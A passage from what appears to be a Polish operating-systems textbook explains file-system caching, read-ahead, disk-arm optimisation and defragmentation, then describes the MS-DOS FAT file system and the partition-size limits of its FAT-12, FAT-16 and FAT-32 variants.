Dostęp do dysku jest znacznie wolniejszy niż dostęp do pamięci. Odczytanie 32-bitowego słowa z pamięci może zająć 10 ns. Odczyt z dysku twardego może się odbywać z szybkością 100 MB/s, co oznacza czterokrotnie wolniejszy odczyt dla 32-bitowego słowa. Do tej wartości trzeba jednak dodać 5 – 10 ms na wyszukanie ścieżki oraz opóźnienia związane z czasem potrzebnym na to, by żądany sektor znalazł się pod głowicą czytającą. Jeśli jest potrzebne tylko jedno słowo, dostęp do pamięci okazuje się milion razy szybszy niż dostęp do dysku. Ze względu na te różnice w czasie dostępu wiele systemów plików wyposażono w różne mechanizmy optymalizacyjne mające na celu poprawę wydajności. W tym punkcie opiszemy trzy takie mechanizmy.


Buforowanie

Najpopularniejszą techniką wykorzystywaną w celu skrócenia czasu dostępu do dysku jest *blokowa pamięć podręczna* lub *buforowa pamięć podręczna* (angielska nazwa pamięci podręcznej — *cache* wywodzi się z francuskiego słowa *cacher*, co oznacza „ukryć”). W tym kontekście pamięć podręczna jest kolekcją bloków, które logicznie należą do dysku, ale są przechowywane w pamięci z powodów wydajnościowych.

Do zarządzania pamięcią podręczną można zastosować różne algorytmy. Najbardziej popularny polega na sprawdzeniu wszystkich żądań odczytu, w celu przekonania się, czy potrzebny blok jest dostępny w pamięci podręcznej. Jeśli tak, to żądanie odczytu może być spełnione bez

dostępu do dysku. Jeśli bloku nie ma w pamięci podręcznej, jest on najpierw do niej ładowany, a następnie kopowany zawsze, gdy będzie potrzebny. Kolejne żądania tego samego bloku mogą być realizowane z pamięci podręcznej.

Działanie pamięci podręcznej pokazano na rysunku 4.24. Ponieważ w pamięci podręcznej znajduje się wiele (czasami kilka tysięcy) bloków, potrzebny jest sposób szybkiego stwierdzenia, czy określony blok występuje w pamięci podręcznej. Standardowy sposób to obliczenie skrótu urządzenia i adresu dyskowego oraz wyszukanie wyniku w tabeli skrótów. Wszystkie bloki o tej samej wartości skrótu są przechowywane na liście jednokierunkowej, dzięki czemu można przeszukać właściwą listę.



Rysunek 4.24. Struktury danych podręcznej pamięci buforowej

Kiedy blok musi zostać załadowany do pamięci podręcznej, która jest pełna, jakiś blok powinien zostać z niej usunięty (i ponownie zapisany na dysk, jeśli został zmodyfikowany od czasu załadowania). Sytuacja ta przypomina stronicowanie i można tu zastosować wszystkie standardowe algorytmy zastępowania stron, opisane w rozdziale 3., takie jak FIFO, drugiej szansy czy LRU. Jedna z przyjemnych różnic pomiędzy stronicowaniem a pamięcią podręczną polega na tym, że odwołania do pamięci podręcznej są stosunkowo rzadkie, dlatego można przechowywać wszystkie bloki w kolejności czasu ostatniego użycia na jednokierunkowej liście.

Na rysunku 4.24 widzimy, że oprócz łańcuchów kolizji rozpoczęjących się od tabeli skrótów istnieje również lista dwukierunkowa, która biegnie przez wszystkie bloki w kolejności ich użycia. Najdawniej używany blok znajduje się na początku tej listy, natomiast ostatnio używany blok — na jej końcu. W momencie odwołania do bloku można go usunąć z jego pozycji na dwukierunkowej liście i umieścić na końcu. Dzięki temu możliwe staje się utrzymanie dokładnej kolejności według czasu ostatniego użycia.

Niestety, jest pewien problem. Teraz, kiedy mamy sytuację, w której można zastosować dokładną kolejność zgodną z czasem ostatniego użycia, okazuje się, że zastosowanie algorytmu LRU nie jest pożądane. Problem ten wiąże się z awariami i spójnością systemu plików, opisaną w poprzednim podrozdziale. Jeśli blok krytyczny, np. blok i-węzła, zostanie załadowany do pamięci podręcznej i zmodyfikowany, ale nie zostanie zapisany z powrotem na dysk, awaria pozostawi system plików w niespójnym stanie. Jeśli blok i-węzła zostanie umieszczony na końcu łańcucha LRU, może upływać sporo czasu, zanim osiągnie on początek i zostanie ponownie zapisany na dysk.

Ponadto do niektórych bloków, takich jak bloki i-węzłów, rzadko występują dwa odwołania w ciągu krótkiego czasu. Względy te prowadzą do zmodyfikowanego schematu LRU, w którym brane są pod uwagę dwa czynniki:

1. Czy istnieje prawdopodobieństwo ponownego użycia bloku w bliskiej przyszłości?
2. Czy blok ma istotne znaczenie dla zachowania spójności systemu plików?

W celu udzielenia odpowiedzi na obydwa pytania bloki można podzielić na takie kategorie jak bloki i-węzłów, bloki pośrednie, bloki katalogów, pełne bloki danych i częściowo zapełnione bloki danych. Bloki, które prawdopodobnie nie będą potrzebne w bliskiej przyszłości, zostaną umieszczone na początku listy zamiast na końcu, dzięki czemu ich bufory będą szybko ponownie wykorzystane. Bloki, które wkrótce mogą być znów potrzebne, np. częściowo zapełnione bloki, które są zapisywane, trafiają na koniec listy, dzięki czemu pozostaną w pamięci podrycznej przez długi czas.

Drugie pytanie jest niezależne od pierwszego. Jeśli blok ma kluczowe znaczenie dla spójności systemu plików (wszystkie bloki oprócz bloków danych) i został zmodyfikowany, to należy zapisać go na dysk natychmiast, niezależnie od tego, na którym końcu kolejki LRU został umieszczony. Dzięki szybkiemu zapisowi kluczowych bloków znacznie zmniejsza się prawdopodobieństwo tego, że awaria doprowadzi do uszkodzenia systemu plików. Choć użytkownik może być zmartwiony, jeśli jeden z jego plików zostanie zniszczony w wyniku awarii, będzie znacznie bardziej zmartwiony, jeśli utraci cały system plików.

Nawet jeśli wziąć pod uwagę dążenie do utrzymania integralności systemu plików, nie jest pożądane, aby bloki danych znajdowały się w pamięci podrycznej zbyt długo przed ich ponownym zapisaniem na dysk. Zastanówmy się, jakie kłopoty będzie miał ktoś, kto chce używać komputera osobistego do napisania książki. Choćby pisarz okresowo zlecał edytowaniu zapisanie edytowanego pliku na dysk, istnieje obawa, że wszystko zostanie zapisane do pamięci podrycznej, a nic na dysk. Jeśli nastąpi awaria systemu, struktura systemu plików nie zostanie uszkodzona, ale pisarz utraci efekty swojej całodniowej pracy.

Taka sytuacja wcale nie musi zdarzać się bardzo często, abyśmy mieli wielu niezadowolonych użytkowników. W systemach operacyjnych możliwe są dwa sposoby poradzenia sobie z tą sytuacją. Sposób uniksowy polega na zastosowaniu wywołania systemowego sync, które wymusza natychmiastowy zapis wszystkich zmodyfikowanych bloków na dysk. Podczas uruchamiania systemu zwykle w tle otwiera się program o nazwie update, który wykonuje się w nieskończonej pętli i co 30 s wykonuje wywołania sync. W rezultacie awaria nie spowoduje utraty więcej niż 30 s pracy.

Chociaż w systemie Windows istnieje obecnie wywołanie równoważne wywołaniu sync — znane jako FlushFileBuffers, w przeszłości go nie było. Zamiast niego stosowano inną strategię, która pod pewnymi względami była lepsza od podejścia stosowanego w systemie UNIX (a pod pewnymi względami gorsza). Technika ta polegała na zapisywaniu na dysk każdego zmodyfikowanego bloku, natychmiast po jego zapisaniu do pamięci podrycznej. Pamięci podryczne, w których wszystkie zmodyfikowane bloki są zapisywane natychmiast na dysk, określa się jako *pamięci podryczne z natychmiastowym zapisem* (ang. *write-through caches*). Wymagają one więcej dyskowych zasobów wejścia-wyjścia niż pamięci podryczne wstrzymujące zapis.

Różnicę pomiędzy tymi dwoma podejściami można zaobserwować, kiedy program zapisuje po jednym znaku cały 1-kilobajtowy blok. W systemie UNIX wszystkie znaki zostaną zapisane do pamięci podrycznej, a blok będzie zapisywany co 30 s lub za każdym razem, kiedy blok zostanie usunięty z pamięci podrycznej. W przypadku pamięci podrycznej bez wstrzymywania zapisu dostęp do dysku będzie następował przy zapisaniu każdego znaku. Oczywiście większość programów stosuje wewnętrzne buforowanie, zatem standardowo w każdym wywołaniu systemowym write nie zapisują one pojedynczych znaków, ale wiersz lub większą jednostkę.

Konsekwencja tej różnicy w strategii buforowania jest taka, że wyjecie dyskietki (odłączenie dysku) z systemu UNIX bez wykonania operacji sync prawie zawsze doprowadzi do utraty danych, a często także do uszkodzenia systemu plików. W przypadku buforowania bez wstrzymywania zapisu nie ma żadnych problemów. Omówione różne strategie wybrano dla tego, że system

UNIX tworzono w środowisku, w którym wszystkie dyski były dyskami twardymi, niewymiennymi, natomiast pierwszy system plików w Windows wywodził się z systemu MS-DOS, który powstawał w świecie dyskietek elastycznych. Ponieważ dyski twardy stały się normą, normą stało się również podejście uniksowe, które okazuje się wydajniejsze (ale mniej niezawodne) i jest stosowane także w systemie Windows do obsługi dysków twardych. W systemie NTFS w celu poprawy niezawodności zastosowano jednak inne mechanizmy (księgowanie), o czym mówiliśmy wcześniej.

W niektórych systemach operacyjnych zintegrowano buforowe pamięci podręczne ze stronicowanymi. Jest to szczególnie atrakcyjne, kiedy system obsługuje pliki odwzorowane w pamięci. Jeśli plik jest odwzorowany w pamięci, to niektóre z jego stron mogą być w pamięci, ponieważ żądano ich wczytania. Takie strony niewiele się różnią od bloków pliku w buforowej pamięci podręcznej. W takim przypadku można je traktować w taki sam sposób — stosować pojedynczą pamięć podręczną zarówno dla bloków pliku, jak i stron.

Czytanie bloków zawczasu

Druga technika poprawy postrzeganej wydajności systemu plików polega na próbie pobrania bloków do pamięci podręcznej, zanim będą potrzebne, by w ten sposób poprawić współczynnik trafionych żądań. W szczególności wiele plików jest czytanych sekwencyjnie. Kiedy do systemu plików zostanie skierowane żądanie o blok k w pliku, system plików je spełni, ale kiedy skończy, wykona sprawdzenie, czy blok $k+1$ już jest w pamięci podręcznej. Jeśli tam go nie ma, zaplanuje odczyt bloku $k+1$ w nadziei, że kiedy ten blok okaże się potrzebny, będzie już dostępny w pamięci podręcznej. W najgorszym wypadku blok ten będzie w drodze.


Oczywiście strategia czytania zawczasu działa tylko dla plików czytanych sekwencyjnie. Jeśli do pliku istnieje swobodny dostęp, odczyt zawczasu na nic się nie zda. W rzeczywistości jest szkodliwy, ponieważ odczyt bezużytecznych bloków zajmuje pasmo i może się przyczynić do usunięcia potencjalnie przydatnych bloków z pamięci podręcznej (możliwe jest również jeszcze większe zużycie pasma na dysku podczas ponownego zapisu na dysk bloków, które są „zabrudzone”). Aby sprawdzić, czy odczyt zawczasu to sensowne rozwiązanie, system plików ma możliwość śledzenia prób dostępu do każdego otwartego pliku. Przykładowo bit powiązany z każdym plikiem może decydować o tym, czy plik jest w „trybie sekwencyjnego dostępu”, czy w „trybie losowego dostępu”. Początkowo plik jest ustawiany w tryb sekwencyjnego dostępu. Jednak za każdym razem, kiedy wykonuje się wyszukiwanie, bit jest zerowany. Jeśli sekwencyjne odczyty zaczynają pojawiać się ponownie, bit zostaje ustawiony jeszcze raz. Dzięki temu system plików potrafi sensownie ocenić, czy powinien zastosować odczyt zawczasu, czy nie. Jeśli raz na jakiś czas popełni błąd, nie ma katastrofy, a jedynie pewna część pasma zostaje zmarnotrawiona.

Minimalizacja ruchu ramienia dysku

Buforowanie i odczyt zawczasu nie są jedynymi sposobami poprawy wydajności systemu plików. Inną ważną techniką jest zmniejszenie intensywności ruchu ramienia dysku poprzez umieszczenie bloków, które prawdopodobnie będą wykorzystywane po kolej, blisko siebie, najlepiej w tym samym cylindrze. Kiedy jest zapisywany plik wyjściowy, system plików musi na żądanie przydzielić jeden po drugim kolejne bloki. Jeśli wolne bloki zostaną zarejestrowane w mapie bitowej, a cała mapa bitowa znajduje się w pamięci głównej, można łatwo wybrać wolny blok położony maksymalnie blisko bloku poprzedniego. W przypadku listy wolnych bloków, z których część znajduje się na dysku, przydzielenie bloków blisko siebie jest znacznie bardziej trudniejsze.

Jednak nawet w przypadku listy wolnych bloków można dokonać podziału na klastry w pewnej formie. Sztuka polega na śledzeniu ilości miejsca na dysku nie w blokach, ale w grupach kolejnych bloków. Jeśli wszystkie sektory składają się z 512 bajtów, system może wykorzystywać 1-kilobajtowe bloki (2 sektory), ale przydzielać miejsce na dysku w jednostkach po 2 bloki (4 sektory). To nie to samo, co posługiwanie się 2-kilobajtowymi blokami dyskowymi, ponieważ pamięć podręczna w dalszym ciągu będzie wykorzystywała bloki 1-kilobajtowe, a transfer również będzie realizowany w blokach po 1 kB. Jednak przy sekwencyjnym czytaniu pliku liczba operacji wyszukiwania spadnie dwukrotnie, co przyczyni się do znacznej poprawy wydajności. Odmiana tego samego mechanizmu polega na wzięciu pod uwagę pozycjonowania rotacyjnego. Przy przydzielaniu bloków system próbuje umieścić kolejne bloki w pliku w tym samym cylindrze.

Inną problematyczną kwestią w odniesieniu do systemów wykorzystujących i-węzły lub inny podobny mechanizm jest to, że czytanie nawet krótkiego pliku wymaga dwóch dostępów do dysku: jednego w celu odczytania i-węzła i drugiego w celu odczytania bloku. Standardowe rozmieszczenie i-węzłów pokazano na rysunku 4.25(a). W tym przypadku i-węzły są blisko początku dysku. W związku z tym średnia odległość pomiędzy i-węzłami a jego blokami wyniesie około połowy liczby cylindrów, co będzie wymagało długich operacji wyszukiwania.



Rysunek 4.25. (a) I-węzły umieszczone na początku dysku; (b) dysk podzielony na grupy cylindrów, każda z własnymi i-węzłami

Łatwym sposobem na poprawę wydajności jest umieszczenie i-węzłów w środku dysku zamiast na początku, przez co średni czas wyszukiwania pomiędzy wyszukiwaniem a pierwszym blokiem spadnie o połowę. Inny pomysł, który pokazano na rysunku 4.25(b), polega na podziale dysku na grupy cylindrów — każda z własnymi i-węzłami, blokami i listą bloków wolnych [McKusick et al., 1984]. Podczas tworzenia nowego pliku można wybrać dowolny i-węzeł, ale system próbuje znaleźć blok w tej samej grupie cylindrów, w której znajduje się i-węzeł. Jeśli nie ma w niej dostępnego bloku, wykorzystywany jest blok w bliskiej grupie cylindrów.

Oczywiście ruch ramienia dysku i czas obrotu mają znaczenie tylko wtedy, kiedy dysk je ma. Coraz więcej komputerów jest wyposażonych w dyski SSD, które w ogóle nie mają ruchomych części. Dla tych dysków, zbudowanych na bazie tej samej technologii co karty pamięci flash, losowy dostęp do danych jest tak samo szybki jak dostęp sekwencyjny, a wiele problemów dotyczących dysków tradycyjnych nie istnieje. Niestety, pojawiają się nowe problemy.

Przykładowo dyski SSD mają dziwne właściwości dotyczące czytania, pisania i usuwania. Choćby to, że każdy blok może być zapisany tylko ograniczoną liczbą razy. Z tego powodu trzeba zwrócić szczególną uwagę, aby przestrzeń na dysku była wykorzystywana równomiernie.

4.4.5. Defragmentacja dysków

Kiedy system operacyjny jest instalowany po raz pierwszy, potrzebne programy i pliki są instalowane po kolejnych blokach, począwszy od początku dysku. Każdy kolejny blok występuje bezpośrednio za poprzednim. Całe wolne miejsce na dysku znajduje się w pojedynczym, ciągłym obszarze za zainstalowanymi plikami. Jednak w miarę upływu czasu pliki są tworzone i usuwane, co prowadzi do sytuacji, w której dysk jest mocno pofragmentowany — składa się z plików i luk pomiędzy nimi. W konsekwencji, kiedy jest tworzony nowy plik, bloki wykorzystywane do jego utworzenia mogą być rozproszone po całym dysku, co prowadzi do niskiej wydajności.

Wydajność systemu można odtworzyć poprzez przemieszczenie plików w taki sposób, by stanowiły ciągły obszar, oraz wydzielenie całego wolnego miejsca (lub przynajmniej większości) w jednym lub kilku ciągłych obszarach na dysku. W systemie Windows jest program, defrag, który służy do wykonywania dokładnie takiej operacji. Użytkownicy systemu Windows powinni regularnie korzystać z tego programu (wyjątek stanowią dyski SSD).

Defragmentacja działa lepiej w systemach plików, w których jest dużo wolnego miejsca w ciągłym obszarze na końcu partycji. To miejsce pozwala programowi defragmentacyjnemu na wybranie pofragmentowanych plików w pobliżu początku partycji i skopiowanie wszystkich ich bloków do wolnego obszaru. W wyniku tego działania zwalnia się ciągły blok w pobliżu początku partycji, w którym można umieścić pierwotny plik lub inne pliki. Proces ten można następnie powtórzyć z następnym fragmentem wolnego miejsca.

Niektozych plików nie można przemieszczać. Należą do nich plik stronicowania, plik hibernacyjny oraz rejestr księgowania. Wynika to stąd, że przemieszczenie tych plików wiązałoby się z dużą liczbą działań administracyjnych. W efekcie jest z tym więcej kłopotów niż pozytyku. W niektórych systemach pliki te i tak są umieszczone w ciągłych obszarach dysku o ustalonych rozmiarach, dlatego ich defragmentacja nie ma sensu. Jedyny przypadek, kiedy brak mobilności tych plików jest problemem, to sytuacja, w której pliki te znajdują się blisko końca partycji, a użytkownik zamierza zmniejszyć rozmiar partycji. Jedynym sposobem rozwiązania tego problemu jest całkowite usunięcie wymienionych plików, zmiana rozmiaru partycji, a następnie utworzenie ich od początku.

W linuksowych systemach plików (zwłaszcza ext2 i ext3) problemy wynikające z fragmentacji są mniejsze niż w systemach z rodziny Windows, a to ze względu na sposób wybierania bloków dyskowych, dlatego ręczna defragmentacja rzadko jest potrzebna. Dysk SSD nie dotyczy również problemy fragmentacji. W rzeczywistości defragmentacja dysków SSD przynosi efekt odwrotny do zamierzzonego. Nie tylko nie daje zysku w wydajności, ale także powoduje zużycie się dysku SSD, tak więc defragmentacja dysków SSD jedynie skraca ich życie.

4.5. PRZYKŁADOWY SYSTEM PLIKÓW


W niniejszym rozdziale przeanalizujemy kilka różnych przykładowych systemów plików, począwszy od dość prostych, skończywszy na bardzo zaawansowanych. Ponieważ nowoczesne unikowe systemy plików oraz rodzimy system plików systemu Windows 8 zostały opisane w rozdziale poświęconym Uniksowi (rozdział 10.) oraz systemowi Windows 8 (rozdział 11.), nie będziemy ich omawiać w niniejszej części książki. Przeanalizujemy jedynie ich poprzedników.

4.5.1. System plików MS-DOS

W system plików MS-DOS były wyposażone pierwsze komputery IBM PC. Był to główny system plików do czasu wydania systemów Windows 98 i Windows ME. Jest w dalszym ciągu obsługiwany w systemach Windows 2000, Windows XP i Windows Vista, choć dziś nie jest już standardowym systemem plików na nowych komputerach PC, poza dyskietkami elastycznymi. Jednak ten system, a także jego rozszerzenie (FAT-32), jest powszechnie wykorzystywany w wielu systemach wbudowanych. Używa się go też w większości cyfrowych aparatów fotograficznych. System plików FAT jest również jedynym systemem plików wielu odtwarzaczy MP3. W popularnym urządzeniu iPod firmy Apple FAT stanowi domyślny system plików, choć hakerzy potrafią sformatować iPoda i zainstalować na nim inny system plików. Tak więc liczba urządzeń elektronicznych, które wykorzystują system plików MS-DOS, okazuje się teraz znacznie większa niż kiedykolwiek w przeszłości i z pewnością znacznie większa od liczby urządzeń wykorzystujących bardziej nowoczesny system plików NTFS. Choćby tylko z tego powodu warto przyjrzeć się MS-DOS bardziej szczegółowo.

Aby odczytać plik, program MS-DOS musi najpierw wykonać wywołanie systemowe open w celu uzyskania uchwytu do pliku. Wywołanie systemowe open określa ścieżkę, która może być bezwzględna lub określona względem bieżącego katalogu roboczego. Ścieżka jest przeglądana komponent po komponencie do czasu zlokalizowania docelowego katalogu i wczytania go do pamięci. Następnie jest w nim poszukiwany plik, który ma być otwarty.

Chociaż katalogi w systemie MS-DOS mają zmienny rozmiar, posługują się wpisami w katalogach o stałym rozmiarze 32 bajtów. Format wpisu w katalogu w systemie MS-DOS pokazano na rysunku 4.26. Wpis zawiera nazwę pliku, atrybuty, datę i godzinę utworzenia pliku, blok początkowy i dokładny rozmiar pliku. Nazwy plików krótsze niż 8+3 znaki są wyrównywane do lewej i wypełniane spacjami z prawej strony, w każdym polu z osobna. Pole *Atrybuty* jest nowe i zawiera bity umożliwiające wskazanie, że plik jest tylko do odczytu, powinien być zarchiwizowany, jest ukryty lub jest plikiem systemowym. Pliki tylko do odczytu nie mogą być zapisywane. Ma to na celu zabezpieczenie ich przed przypadkowym zniszczeniem. Bit archiwizacji nie ma praktycznej funkcji dla systemu operacyjnego (tzn. system MS-DOS nie analizuje go ani nie ustawia). Intencją projektantów było umożliwienie programom archiwizacyjnym poziomu użytkownika zerowania bitu po zarchiwizowaniu pliku. Z kolei inne programy, które modyfikują plik, mogą ustawiać bit archiwizacji. Dzięki temu program wykonujący kopię zapasową może zbadać bit archiwizacji dla każdego pliku i zdecydować, które pliki uwzględnić w kopii zapasowej. Bit ukrycia można ustawić w celu wyłączenia pliku z wyświetlania na listingach katalogów. Robi się to przede wszystkim po to, aby niedoświadczeni użytkownicy komputerów nie widzieli plików, których nie rozumieją. Bit systemowy także powoduje ukrycie plików. Poza tym plików systemowych nie można przypadkowo usunąć za pomocą polecenia del. Ten bit jest ustawiony dla najważniejszych komponentów systemu MS-DOS.



Rysunek 4.26. Wpis w katalogu w systemie MS-DOS

Wpis w katalogu zawiera również datę i godzinę utworzenia pliku lub jego ostatniej modyfikacji. Godziny mogą być określone z dokładnością do ± 2 sekund, ponieważ są zapisane w polu o rozmiarze 2 bajtów. W związku z tym pozwala ono na zapisanie tylko 65 536 unikatowych wartości (dzień zawiera 86 400 sekund). Pole *Godzina* jest podzielone na sekundy (5 bitów), minuty (6 bitów) i godziny (5 bitów). Data jest liczona w dniach z wykorzystaniem trzech pól pomocniczych: dzień (5 bitów), miesiąc (4 bity), rok – 1980 (7 bitów). Przy 7-bitowym numerze roku i początkowym roku 1980 największą wartością roku, jaką można wyrazić, jest rok 2107. Tak więc system MS-DOS ma wbudowany problem roku 2108. W celu uniknięcia katastrofy użytkownicy systemu MS-DOS powinni spełnić warunki Y2108 tak szybko, jak to możliwe. Gdyby w systemie MS-DOS wykorzystano połączone pola daty i godziny jako 32-bitowy licznik sekund, można by reprezentować czas co do sekundy i opóźnić katastrofę do roku 2116.

W systemie MS-DOS rozmiar pliku jest przechowywany w postaci liczby 32-bitowej, zatem teoretycznie pliki mogą osiągnąć rozmiar 4 GB. Jednak z powodu innych ograniczeń (opisanych poniżej) maksymalny rozmiar pliku wynosi 2 GB. Zaskakująco duża część wpisu (10 bajtów) pozostaje nieużywana.

System MS-DOS śledzi wolne bloki za pośrednictwem tablicy alokacji plików umieszczonej w pamięci głównej. Wpis w katalogu zawiera numer pierwszego bloku w pliku. Numer ten jest wykorzystywany jako indeks do tablicy FAT o pojemności 64 kB, umieszczonej w pamięci głównej. Idąc zgodnie z łańcuchem, można znaleźć wszystkie bloki. Działanie tablicy FAT zilustrowano na rysunku 4.9.

System plików FAT jest dostępny w trzech wersjach: FAT-12, FAT-16 i FAT-32, w zależności od tego, ile bitów zawiera adres dyskowy. Nazwa FAT-32 jest trochę myląca, ponieważ w rzeczywistości wykorzystywanych jest tylko 28 mniej znaczących bitów adresu. System plików powinien nazywać się FAT-28, ale potęgi liczby dwa brzmią o wiele przyjemniej.

Inną odmianą systemu plików FAT jest exFAT, który firma Microsoft wprowadziła dla dużych urządzeń przenośnych. Licencję systemu exFAT zakupiła firma Apple, dzięki czemu jest to nowoczesny system plików, który może być używany do przesyłania plików pomiędzy komputerami Windows i OS X. Ponieważ exFAT jest zastrzeżonym systemem operacyjnym, a firma Microsoft nie opublikowała jego specyfikacji, nie będziemy omawiać go dokładniej w tej książce.

We wszystkich odmianach systemu FAT bloki dyskowe można ustawić na wielokrotność 512 bajtów (może ona być różna dla każdej partycji), a zbiór dozwolonych rozmiarów bloków (nazywanych przez Microsoft *rozmiarami klastrów*) jest różny dla każdego wariantu. W pierwszej wersji systemu MS-DOS wykorzystywano system plików FAT-12 oraz bloki o rozmiarze 512 bajtów. W związku z tym maksymalny rozmiar partycji wynosił $2^{12} \times 512$ bajtów (właściwie tylko 4086×512 bajtów, ponieważ 10 adresów dyskowych było wykorzystywanych jako specjalne znaczniki, np. koniec pliku, uszkodzony blok itp.). Przy takich parametrach maksymalny rozmiar partycji dyskowej wynosił około 2 MB, a rozmiar tablicy FAT w pamięci wynosił 4096 pozycji po 2 bajty każda. Wykorzystanie 12-bitowego wpisu w tablicy byłoby zbyt wolne.

Ten system działał prawidłowo dla dysków elastycznych, ale kiedy pojawiły się dyski twarde, powstał problem. Firma Microsoft rozwiązała go poprzez umożliwienie wykorzystywania dodatkowych rozmiarów bloków: 1 kB, 2 kB i 4 kB. Zmiana ta pozwoliła na zachowanie struktury i rozmiaru tablicy FAT-12, ale umożliwiła też tworzenie partycji dyskowych o rozmiarze do 16 MB.

Ponieważ system MS-DOS obsługiwał cztery partycje dyskowe, nowy system plików FAT-12 obsługiwał dyski o maksymalnym rozmiarze 64 MB. Aby była możliwa obsługa większych dysków, potrzebne okazało się inne rozwiązanie. Wprowadzono zatem system plików FAT-16 z 16-bitowymi wskaźnikami dyskowymi. Dodatkowo pozwolono na stosowanie bloków o rozmiarach 8 kB, 16 kB i 32 kB (32 768 to największa potęga liczby dwa, którą można reprezentować).

wać za pomocą 16 bitów). Tablica FAT-16 przez cały czas zajmowała 128 kB pamięci głównej, ale przy dostępnych większych pamięciach w czasie powstania systemu plików FAT-16 był on powszechnie używany i szybko zastąpił system plików FAT-12. Największa partycja dyskowa, którą może obsługiwać system plików FAT-16, ma 2 GB (65 536 wpisów po 32 kB każdy), a największy dysk ma rozmiar 8 GB — dokładniej cztery partycje po 2 GB każda. Przez dość długi czas takie ograniczenie nie stwarzało żadnych problemów.

Nic jednak nie jest wieczne. Gdy chodzi o przechowywanie pism urzędowych, ten limit nie jest problemem, ale jeśli dysk miałby służyć do przechowywania cyfrowych klipów wideo w standardzie DV, to w 2-gigabajtowy plik można zapisać zaledwie 9-minutowe nagranie. W konsekwencji faktu, że dysk komputera PC może obsługiwać tylko cztery partycje, najdłuższe nagranie wideo, jakie można by było zapisać na dysku, miałoby około 38 min, niezależnie od tego, jak duży byłby dysk. Limit ten oznacza także, że największy klip wideo możliwy do edycji online ma mniej niż 19 min, ponieważ potrzebne są zarówno plik wejściowy, jak i wyjściowy.

Począwszy od drugiego wydania systemu Windows 95, wprowadzono system plików FAT-32, w którym wykorzystano 28-bitowe adresy dyskowe, a wersje MS-DOS, na których bazie działał system Windows 95, przystosowano do obsługi FAT-32. W tym systemie plików partycje mogły teoretycznie mieć $2^{28} \times 2^{15}$ bajtów, ale w praktyce ich rozmiar jest ograniczony do 2 TB (2048 GB), ponieważ wewnętrznie system śledzi rozmiary partycji w 512-bajtowych sektorach, wykorzystując 32-bitową liczbę, a $2^9 \times 2^{32}$ bajtów to 2 TB. Maksymalne rozmiary partycji dla różnych rozmiarów bloków oraz wszystkich trzech typów systemów plików FAT zestawiono w tabeli 4.4.

Tabela 4.4. Maksymalne rozmiary partycji dla różnych rozmiarów bloków; puste pola reprezentują niedozwolone kombinacje

Rozmiar bloku	FAT-12	FAT-16	FAT-32
0,5 kB	2 MB		
1 kB	4 MB		
2 kB	8 MB	128 MB	
4 kB	16 MB	256 MB	1 TB
8 kB		512 MB	2 TB
16 kB		1024 MB	2 TB
32 kB		2048 MB	2 TB

Oprócz tego, że system plików FAT-32 obsługuje większe dyski, ma także dwie inne zalety w porównaniu z systemem FAT-16. Po pierwsze 8-gigabajtowy dysk z systemem FAT-32 może mieć tylko jedną partycję. W przypadku systemu plików FAT-16 taki dysk trzeba było podzielić na cztery partycje, co użytkownicy systemu Windows widzieli jako logiczne dyski C:, D:, E: i F:. Na użytkowniku spoczywał obowiązek decydowania o tym, na którym napędzie umieścić plik, oraz śledzenia tego, gdzie co jest.

Inną właściwością, dla której system plików FAT-32 ma przewagę nad systemem FAT-16, jest to, że dla partycji dyskowej o określonym rozmiarze można wykorzystać mniejszy rozmiar bloku. I tak przy 2-gigabajtowej partycji dyskowej system FAT-32 musi wykorzystywać bloki po 32 kB. W przeciwnym wypadku przy 65 536 dostępnych adresach dyskowych nie dałoby się zaadresować całej partycji. Dla odróżnienia w systemie FAT-32 można wykorzystać 4-kilobajtowe bloki dla 2-gigabajtowej partycji. Zaleta bloków o mniejszych rozmiarach wynika stąd, że większość plików ma rozmiary znacznie mniejsze niż 32 kB. Jeśli blok ma rozmiar 32 kB, to plik

o rozmiarze 10 bajtów zajmuje 32 kB przestrzeni dyskowej. Jeśli przeciętny plik ma rozmiar np. 8 kB, to przy 32-kilobajtowym bloku $\frac{3}{4}$ dysku są zmarnowane. Nie jest to zbyt ekonomiczny sposób wykorzystania dysku. W przypadku 8-kilobajtowego bloku i 4-kilobajtowego bloku nie ma marnotrawstwa miejsca na dysku, ale ceną, jaką trzeba zapłacić, jest większa ilość pamięci RAM zużyta przez tablicę FAT. W przypadku 4-kilobajtowego bloku i 2-gigabajtowej partycji dyskowej jest 524 288 bloków, zatem tablica FAT musi zawierać 524 288 bloków (na co potrzeba 2 MB pamięci RAM).

